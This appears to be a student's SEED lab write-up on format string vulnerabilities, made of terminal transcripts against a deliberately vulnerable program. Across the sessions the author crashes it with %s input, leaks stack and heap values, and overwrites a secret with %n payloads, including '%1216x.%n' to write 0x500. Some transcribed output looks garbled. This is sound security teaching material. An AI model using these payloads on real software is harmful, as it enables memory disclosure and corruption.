

## Task 2.1

```
root@VM: /home/seed/lab4
File Edit View Search Terminal Help
[12/06/23]seed@VM:~/lab4$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
kernel.randomize_va_space = 2
[12/06/23]seed@VM:~/lab4$ ./vul
The variable secret's address is 0xbf8a3a00 (on stack)
The variable secret's value is 0x 9d46a88 (on heap)
secret[0]'s address is 0x 9d46a88 (on heap)
secret[1]'s address is 0x 9d46a8c (on heap)
Please enter a decimal integer
20
Please enter a string
%s.%s.%s.%s.%s.%s.%s.%s.%s.
Segmentation fault
[12/06/23]seed@VM:~/lab4$
```

Crash the program

```
root@VM: /home/seed/lab4
File Edit View Search Terminal Help
20
Please enter a string
%s.%s.%s.%s.%s.%s.%s.%s.%s.
Segmentation fault
[12/06/23]seed@VM:~/lab4$ ./vul
The variable secret's address is 0xbfe86ef0 (on stack)
The variable secret's value is 0x 86e8a88 (on heap)
secret[0]'s address is 0x 86e8a88 (on heap)
secret[1]'s address is 0x 86e8a8c (on heap)
Please enter a decimal integer
^C
[12/06/23]seed@VM:~/lab4$ ./vul
The variable secret's address is 0xbff55310 (on stack)
The variable secret's value is 0x 8921a88 (on heap)
secret[0]'s address is 0x 8921a88 (on heap)
secret[1]'s address is 0x 8921a8c (on heap)
Please enter a decimal integer
143792780
Please enter a string
%X.%X.%X.%X.%X.%X.%X.%S.%S
bff55318.b7799918.b7770990.b776e240.b77837a2.b7770b48.bff55434.D.U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[12/06/23]seed@VM:~/lab4$
```

The value of U is the value of secret 1 which is 55 in hex

```
root@VM: /home/seed/lab4
File Edit View Search Terminal Help
The variable secret's address is 0xbff55310 (on stack)
The variable secret's value is 0x 8921a88 (on heap)
secret[0]'s address is 0x 8921a88 (on heap)
secret[1]'s address is 0x 8921a8c (on heap)
Please enter a decimal integer
143792780
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%s.%s
bff55318.b7799918.b7770990.b776e240.b77837a2.b7770b48.bff55434.D.U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[12/06/23]seed@VM:~/lab4$ ./vul
The variable secret's address is 0xbfdd8ac0 (on stack)
The variable secret's value is 0x 9d95a88 (on heap)
secret[0]'s address is 0x 9d95a88 (on heap)
secret[1]'s address is 0x 9d95a8c (on heap)
Please enter a decimal integer
165239436
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%n
bfdd8ac8.b77a4918.b777b990.b7779240.b778e7a2.b777bb48.bfdd8be4.
The original secrets: 0x44 -- 0x55
The new secrets:      0x3f -- 0x55
[12/06/23]seed@VM:~/lab4$
```

Changed the arbitrary value of secret1


```
root@VM: /home/seed/lab4
File Edit View Search Terminal Help
secret[1]'s address is 0x 9e5ca8c (on heap)
Please enter a decimal integer
166054540
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%1216x.%n
bf9f4078.b773c918.b7713990.b7711240.b77267a2.b7713b48.bf9f4194.

9e5ca88.

The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x500
[12/06/23]seed@VM:~/lab4$
```

Here we changed the value of secret 1 to 0x500.

## Task 2.2



```
SEED-Ubuntu-16.04 on JROJA003 - Virtual Machine Connection
File Action Media Clipboard View Help
Terminal
root@VM: /home/seed/lab4
[12/05/23]seed@VM:~/lab4$ ./vul
The variable secret's address is 0xbfffed20 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
20
Please enter a string
%%%%%%%%%
Segmentation fault
[12/05/23]seed@VM:~/lab4$
```

Crashed the program by giving multiple "%s"

```
root@VM: /home/seed/lab4
File Edit View Search Terminal Help
The variable secret's address is 0xbfffed20 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%X.%X.%X.%X.%X.%X.%X.%X.%X.
bfffed28.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bffffee44.804fa88.804f
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[12/05/23]seed@VM:~/lab4$ ./vul
The variable secret's address is 0xbfffed20 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%X.%X.%X.%X.%X.%X.%X.%S.%S
bfffed28.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bffffee44.D.U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[12/05/23]seed@VM:~/lab4$
```

We printed the value of secret1 which is U in hex is 55

```
Please enter a string
%X.%X.%X.%X.%X.%X.%X.%X.%n
bfffed28.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bffffee44.804fa88.
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x47
[12/05/23]seed@VM:~/lab4$
```

Modified the value of secret1 to an arbitrary value

```
root@VM: /home/seed/lab4
File Edit View Search Terminal Help
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%X.%X.%X.%X.%X.%X.%X.%1216x.%n
bfffed28.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffee44.

The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x500
[12/06/23]seed@VM:~/lab4$
```

Got the value to be 0x500